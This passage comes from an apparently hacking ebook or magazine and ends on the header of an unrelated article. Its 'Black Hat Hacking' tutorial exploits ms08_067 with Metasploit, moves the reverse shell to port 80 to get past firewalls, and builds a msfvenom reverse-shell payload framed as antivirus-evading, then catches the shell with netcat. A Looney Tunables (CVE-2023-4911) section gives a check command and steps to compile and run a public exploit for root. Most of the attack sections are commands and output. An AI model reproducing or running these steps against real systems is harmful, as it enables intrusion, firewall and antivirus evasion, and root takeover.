




They are, 1) Host-based Firewall 2) Network Firewall

Host based Firewall is the one installed on a Host system. For example, Windows Firewall is installed on Windows operating system.

Network Firewalls are hardware devices placed at the gateway of the networks. Examples of Hardware Firewalls are Bitdefender Box, Cisco ASA 5500-X, Sophos XG Firewall etc. Most organizations use a network Firewall. Their network is as shown below.



Why organization's network? Even your home network might be the same. If my assumption is correct, you are connected to the internet through a wireless or wired router. Note that the Router also acts as a default Firewall.

When you are connected like this, you will have two types of IP addresses. The External and Internal IP address. To view the internal IP of your Windows OS, open cmd window (Terminal for Linux) and type command ipconfig (ip a for Linux systems). This will reveal your internal IP address. To view your external IP address, go to website [whatismyip.com](http://whatismyip.com) and check it. These two will be different.

The external IP address will be assigned to your router (Firewall in organization and the router/firewall assigns the internal IP addresses to systems. That was a nice baby networking course. But how do you exploit a vulnerability when the target system is behind a Network Firewall.

To simulate this scenario, I installed a PFSense in VMware and placed the target system behind this Firewall. PFSense is a software Firewall called the most popular open source Firewall. Now, the target system's IP address changes as shown below.

#### Command Prompt

```

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : home.arpa
    IP Address. . . . .               : 192.168.223.6
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 192.168.223.3

C:\Documents and Settings\Administrator>
  
```



The target IP is 192.168.223.6, The External IP of the Firewall is 192.168.249.159.



When a vulnerability is revealed or disclosed, the first thing hackers do is to scan for devices on the internet with ports belonging to the vulnerable service. In our example, it is port 445.

```

└─$ nmap -sT -Pn -p445 192.168.249.150-200
Starting Nmap 7.93 ( https://nmap.org ) at 2
023-11-16 07:34 EST
Nmap scan report for 192.168.249.150
Host is up.

PORT      STATE      SERVICE
445/tcp   filtered  microsoft-ds

Nmap scan report for 192.168.249.151
Host is up.

```

Here, I am scanning 50 systems from IP address 192.168.249.150 to 192.168.249.200 with open port 445. Why do you think companies ask you to patch the vulnerability as soon as possible? Out of 50 systems I scanned, there is one target (192.168.249.159) with 445 open.

```

Nmap scan report for 192.168.249.159
Host is up (0.00078s latency).

PORT      STATE      SERVICE
445/tcp   open       microsoft-ds

```



Next, they further probe this system to gather more information about it. Like a good verbose scan of Nmap.

```
(kaliⓀkali)-[~]
└─$ nmap -sV -Pn -p445 192.168.249.159
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-16 07:37 EST
Nmap scan report for 192.168.249.159
Host is up (0.00095s latency).
```

```
PORT      STATE SERVICE      VERSION
445/tcp   open  microsoft-ds Microsoft Windows
XP microsoft-ds
Service Info: OS: Windows XP; CPE: cpe:/o:microsoft:windows xp
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 6.43 seconds

This system fits the bill to be vulnerable to ms08\_067. Next, the exploit is loaded and checked for its vulnerability. It's confirmed. If its vulnerable, the exploit is executed.

```
msf6 exploit(windows/smb/ms08_067_netapi) > check
[+] 192.168.249.159:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.249.148:4444
[*] 192.168.249.159:445 - Automatically detecting the target.
..
[*] 192.168.249.159:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.249.159:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.249.159:445 - Attempting to trigger the vulnerability...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) > █
```



Once again, the exploit triggered the vulnerability but failed to create a session. Note that this is a reverse payload so the connection is bound to come from the target system. What happened now?

Many organizations apart from blocking all incoming connections also block unusual outgoing connections from their network. That may be the case here. By default, Metasploit uses port 4444 for its handler. Go to Google and search “port 4444 default service” and you will know that this one is popular. This is by itself suspicious. Actually, it’s screaming SUSPICIOUS.

No wonder Firewall block this connection. Have we hit another wall here. No. Did you notice that I just said firewalls block unusual connections. That actually means they allow USUAL connections. So we just have to make the connection look usual and we are good to go. What’s more usual than the HTTP port 80. This one port that is usually always kept open. Why? Port 80 belongs to Hyper Text Transfer Protocol (HTTP). Yah. You got it. You use it to view all the websites on your favorite browser. This port is usually kept open otherwise users of this network can’t view websites.

By default, lport of metasploit listener is 4444. Let’s change it to 80 and try again.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 80
lport => 80
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > run
```

```
[*] Started reverse TCP handler on 192.168.249.148:80
[*] 192.168.249.159:445 - Automatically detecting the target.
..
[*] 192.168.249.159:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.249.159:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.249.159:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.249.159
[*] Meterpreter session 4 opened (192.168.249.148:80 -> 192.168.249.159:14745) at 2023-11-16 08:27:35 -0500
```

```
meterpreter > sysinfo
```

```
Computer      : ADMIN-FFBE8F88E
OS            : Windows XP (5.1 Build 2600, Service Pack 2)
```

```
.
Architecture  : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
```

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > █
```



There you go, Black Hat Hacker. You have bypassed both Host Firewall and Network Firewall and gained access to a target system. What more do you want? Did I forget something? Or do you feel I forgot something that's present in Real World and am not showing here?

## Yeah, but what about Anti-Virus?

While successfully bypassing Firewalls, we missed one factor which plays an important role in Real world hacking.

Just like we can't find systems with firewalls turned OFF, you will rarely find systems with no Anti-virus nowadays. Even ignorant users nowadays use at least the Basic form of an Antivirus. AV Evasion or Bypassing Antivirus needs a deeper explanation and we will definitely deal with it in the series of FREE Ebooks you will receive from me. For starters, let me give you a touch and go introduction in this Ebook.

I always tell my readers of my magazine that popularity has a cost in the field of cybersecurity. The more popular anything is, the more scrutiny it receives. Look at meterpreter payload. Metasploit is almost the topmost pen testing tool used by penetration testers around the world. Although there are always some techniques that can be used to make meterpreter fully undetectable (FUD), my bet is that out of 100, 99 times it will be easily detected by Anti-Virus.

For that reason, Black Hat Hackers rarely use meterpreter payloads in Real world Attacks. Note that Metasploit is mostly used for pen testing. Then, what do Black Hat Hackers do to bypass Antivirus. 100 out of 100 times they will use a custom payload, a payload they themselves generate to bypass AV's and to decrease detection rate.

You may get a question now. Is Metasploit waste them? No not entirely. There are cases where Metasploit was used by Black Hat Hacker groups. As I already told you in the beginning, the module exploits the vulnerability, the payload decides what we do after exploitation. So, most hacker groups can still use Metasploit But, with a custom payload. Is it possible? Let's see.

Let's generate a custom payload first. Although tools used by Black Hat hackers to generate a payload are completely different, let's use msfvenom to generate a custom payload for this tutorial. Just imagine that this payload is FUD (Fully undetectable) by AV's. So, I name this payload "assumed\_FUD\_payload". That's appropriate, right.

```
(kali@kali)-[~/Desktop]
$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.249.1
48 lport=80 -f raw > /home/kali/Desktop/assumed_FUD_payload_2
.exe
[-] No platform was selected, choosing Msf::Module::Platform:
:Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
```

For the same ms08\_067 exploit this time. I set a different payload named "generic/custom".

*"Watching a documentary with people hacking their way through some polar wasteland is merely a visual. Actually trying to deal with cold that can literally kill you is quite a different thing. -Henry Rollins"*



```

msf6 exploit(windows/smb/ms08_067_netapi) > set payload gener
ic/
set payload generic/custom
set payload generic/debug_trap
set payload generic/shell_bind_tcp
set payload generic/shell_reverse_tcp
set payload generic/ssh/interact
set payload generic/tight_loop
msf6 exploit(windows/smb/ms08_067_netapi) > set payload gener
ic/custom
payload => generic/custom
msf6 exploit(windows/smb/ms08_067_netapi) > show options

```

Module options (exploit/windows/smb/ms08\_067\_netapi):

| Name | Current Settin | Required | Description |
|------|----------------|----------|-------------|
|------|----------------|----------|-------------|

Payload options (generic/custom):

| Name        | Current Setti<br>ng | Required | Description                           |
|-------------|---------------------|----------|---------------------------------------|
| PAYLOADFILE |                     | no       | The file to read t<br>he payload from |
| PAYLOADSTR  |                     | no       | The string to use<br>as a payload     |

Exploit target:

| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |

You can set the payload as a file on string. Since I already have a payload, I set it as “payload file” option.

```

msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOADFILE /
home/kali/Desktop/assumed_FUD_payload_2.exe
PAYLOADFILE => /home/kali/Desktop/assumed_FUD_payload_2.exe
msf6 exploit(windows/smb/ms08_067_netapi) >

```

I start a netcat listener on port 80 (The port should be same as you set it while creating the payload).



```
(kali㉿kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
```

Then all we have to do is execute the module.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payloadfile /
home/kali/Desktop/assumed_FUD_payload_2.exe
payloadfile => /home/kali/Desktop/assumed_FUD_payload_2.exe
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] 192.168.249.159:445 - Automatically detecting the target.
..
[*] 192.168.249.159:445 - Fingerprint: Windows XP - Service P
ack 2 - lang:English
[*] 192.168.249.159:445 - Selected Target: Windows XP SP2 Eng
lish (AlwaysOn NX)
[*] 192.168.249.159:445 - Attempting to trigger the vulnerabi
lity...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) > █
```

Nothing happened here. But on my netcat listener I have a shell. This is a real voila, voila. etc. don't you agree?

```
(kali㉿kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.249.159: inverse host lookup failed: Unknown host
connect to [192.168.249.148] from (UNKNOWN) [192.168.249.159]
8675
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>█
```

That's all in Black Hat Hacking Part 1. I have an advice for you. Just don't be in a hurry and try to grasp the concepts of these Ebook skowly but perfectly. Hang on for Part 2 of this Ebook.

*"I was addicted to hacking, more for the intellectual challenge, the curiosity, the seduction of adventure; not for stealing, or causing damage or writing computer viruses." -Kevin Mitnick*



Looney Tunables

# VULNERABILITY FOR BEGINNERS

A new vulnerability has been detected by Qualys Threat Research unit (TRG) in Linux systems that gives attackers root access on the target system. This vulnerability is tested on Ubuntu 23.04, Ubuntu 22.04, Fedora 37,38 and Debian 11/12/13. It's likely that many other operating systems are vulnerable to this.

To understand what this vulnerability is and how it works, you first need to understand some basic concepts in Linux. They are, 1) Library 2) Locker 3) Environment variable.

## Looney Tunables vulnerability

1:  
Library

2:  
Dynamic Loader

3:  
Environment  
variable

### Library

A library is a collection of pre-compiled piece of code. Normally this piece of code is used by multiple programs. So instead of writing this code again and again in multiple programs, it is set as a library. Whenever, a program needs the code inside the library, it just loads it and uses it.

Not just Linux, other operating systems and programming languages too have the code that is frequently used. In Windows, this reusable code is stored in Dynamic Link Library (DLL). In Linux, libraries are stored in "lib" and "usr/lib" directories.

```
user1@ubuntu20-04:~$ ls /lib
```

```
accountsservice  man-db
apg              memtest86+
apparmor         mime
apt              modprobe.d
aspell           modules
binfmt.d         modules-load.d
bluetooth        netplan
bolt             networkd-dispatcher
brltty           NetworkManager
cnf-update-db    nvidia
command-not-found openssh
console-setup    open-vm-tools
cpp              os-prober
crda             os-probes
cups             os-release
dbus-1.0         packagekit
debug            pcmciautils
dpkg             pkgconfig
```



```

user1@ubuntu20-04:~$ ls /usr/lib
accountsservice      man-db
apg                  memtest86+
apparmor              mime
apt                  modprobe.d
aspell                modules
binfmt.d              modules-load.d
bluetooth             netplan
bolt                  networkd-dispatcher
brltty                NetworkManager
cnf-update-db         nvidia
command-not-found     openssh
console-setup          open-vm-tools
cpp                   os-prober
crda                   os-probes
cups                   os-release
dbus-1.0              packagekit
debug                 pcmciautils
dpkg                  pkgconfig

```

```

user1@ubuntu20-04:/usr/lib/gcc/x86_64-linux-gnu/9$ file cc1
cc1: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=43c1e13117e7ede0740d0982110c572c7707fd0b, for GNU/Linux 3.2.0, stripped
user1@ubuntu20-04:/usr/lib/gcc/x86_64-linux-gnu/9$

```

## Loader

When a program is started in Linux, it needs executables and various shared libraries to run. This requirement is fulfilled by the Dynamic loader. When a program is started, the dynamic loader loads all the libraries and executables it requires.

## Environment variables

A variable is used to assign a value to the name of the variable. Environment variables in Linux are dynamic variables used by shell and its child processes. Examples of environment variables are given below.

```

user1@ubuntu20-04:/usr/lib/gcc/x86_64-linux-gnu/9$ echo $SHELL
/bin/bash
user1@ubuntu20-04:/usr/lib/gcc/x86_64-linux-gnu/9$ echo $GLIBC_TUNABLES

user1@ubuntu20-04:/usr/lib/gcc/x86_64-linux-gnu/9$ echo $GLIBC_TUNABLES

user1@ubuntu20-04:/usr/lib/gcc/x86_64-linux-gnu/9$ echo $SHELL
/bin/bash
user1@ubuntu20-04:/usr/lib/gcc/x86_64-linux-gnu/9$ echo $HOME
/home/user1
user1@ubuntu20-04:/usr/lib/gcc/x86_64-linux-gnu/9$ echo $USER
user1
user1@ubuntu20-04:/usr/lib/gcc/x86_64-linux-gnu/9$ echo $GLIBC_TUNABLES

user1@ubuntu20-04:/usr/lib/gcc/x86_64-linux-gnu/9$

```



## Where is the vulnerability?

- 1) Library: GNU C library
- 2) Loader: Dynamic loader of GNU C library
- 3) GLIBC\_TUNABLES environment variable.

The vulnerability is a buffer overflow vulnerability present in GNU C library's dynamic loader's processing of GLIBC\_TUNABLES environment variable. GNU C library also known as glibc is the C library in the gnu system and is used to run Linux Kernel.

Its functions include open, malloc, exit etc. apart from defining various system calls of other functions.

## Impact

With the vulnerability tested successfully in Fedora, Ubuntu and Debian of now, the vulnerability may impact a wide number of systems around the world. Just imagine how many more would be there.

## How to check for vulnerability?

A vulnerable machine can be detected using the command given below.

```
user1@ubuntu2204:~$ env -i "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.mxfast=A" "Z=`printf'%08192x'1`" /usr/bin/su --help
printf%08192x1: command not found
Segmentation fault (core dumped)
user1@ubuntu2204:~$
```

## Proof of concept

Let's see this vulnerability practically. Lots of researchers made an exploit available for this vulnerability. Let's download one for testing. The download information is given in our Downloads section. After downloading the exploit to the target system, extract the contents of the archive.

```
user1@ubuntu2204:~/Downloads$ cd looney-tunables-CVE-2023-4911-main
user1@ubuntu2204:~/Downloads/looney-tunables-CVE-2023-4911-main$ ls
exp.c  libc.py  README.md
user1@ubuntu2204:~/Downloads/looney-tunables-CVE-2023-4911-main$
```

Inside the directory, you will see a few files. Let's first create the library file. This can be done by executing the "libc.py" script.

```
user1@ubuntu2204:~/Downloads/looney-tunables-CVE-2023-4911-main$ ls
exp.c  libc.py  README.md
user1@ubuntu2204:~/Downloads/looney-tunables-CVE-2023-4911-main$ python3 libc.py
user1@ubuntu2204:~/Downloads/looney-tunables-CVE-2023-4911-main$ ls
exp.c  libc.py  README.md
user1@ubuntu2204:~/Downloads/looney-tunables-CVE-2023-4911-main$ gcc
```



The exploit is a C program is “exp.c”. It can be compiled as shown below.

```
user1@ubuntu2204:~/Downloads/looney-tunables-CVE-2023-4911-main$ ls
''' exp.c  libc.py  README.md
user1@ubuntu2204:~/Downloads/looney-tunables-CVE-2023-4911-main$ gcc exp.c -o exp
user1@ubuntu2204:~/Downloads/looney-tunables-CVE-2023-4911-main$ ls
''' exp.c  libc.py  README.md
user1@ubuntu2204:~/Downloads/looney-tunables-CVE-2023-4911-main$
```

This will create a file name “exp”. Executing this exploit should give us the root shell.

```
user1@ubuntu2204:~/Downloads/looney-tunables-CVE-2023-4911-main$ ./exp
try 100
try 200
```

Note that it will take some time to get the shell.

```
user1@ubuntu2204:~/Downloads/looney-tunables-CVE-2023-4911-main$ ./exp
try 100
try 200
try 300
try 400
try 500
try 600
try 700
# id
uid=0(root) gid=1000(user1) groups=1000(user1),4(adm),24(cdrom),27(sudo),30(dip),
,46(plugdev),122(lpadmin),133(lxd),134(sambashare)
#
```

We successfully got a root shell.

## Real-World Exploitation

As soon as the vulnerability was disclosed, many POC’s sprouted. Hackers belonging to the Kinsing crypto malware operation have been detected actively exploiting this vulnerability to gain root privileges on cloud environments. Kinsing actors have a track record of swiftly changing their attack chain to exploit newly released vulnerabilities.

**Ukraine`s IT army is a world first: here`s why it is an important part of the war**

# CYBER WAR

Vasileios Karagiannopoulos

Associate Professor in Cybercrime and Cybersecurity and Co-Director of the Centre for  
Cybercrime and Economic Crime,  
University of Portsmouth



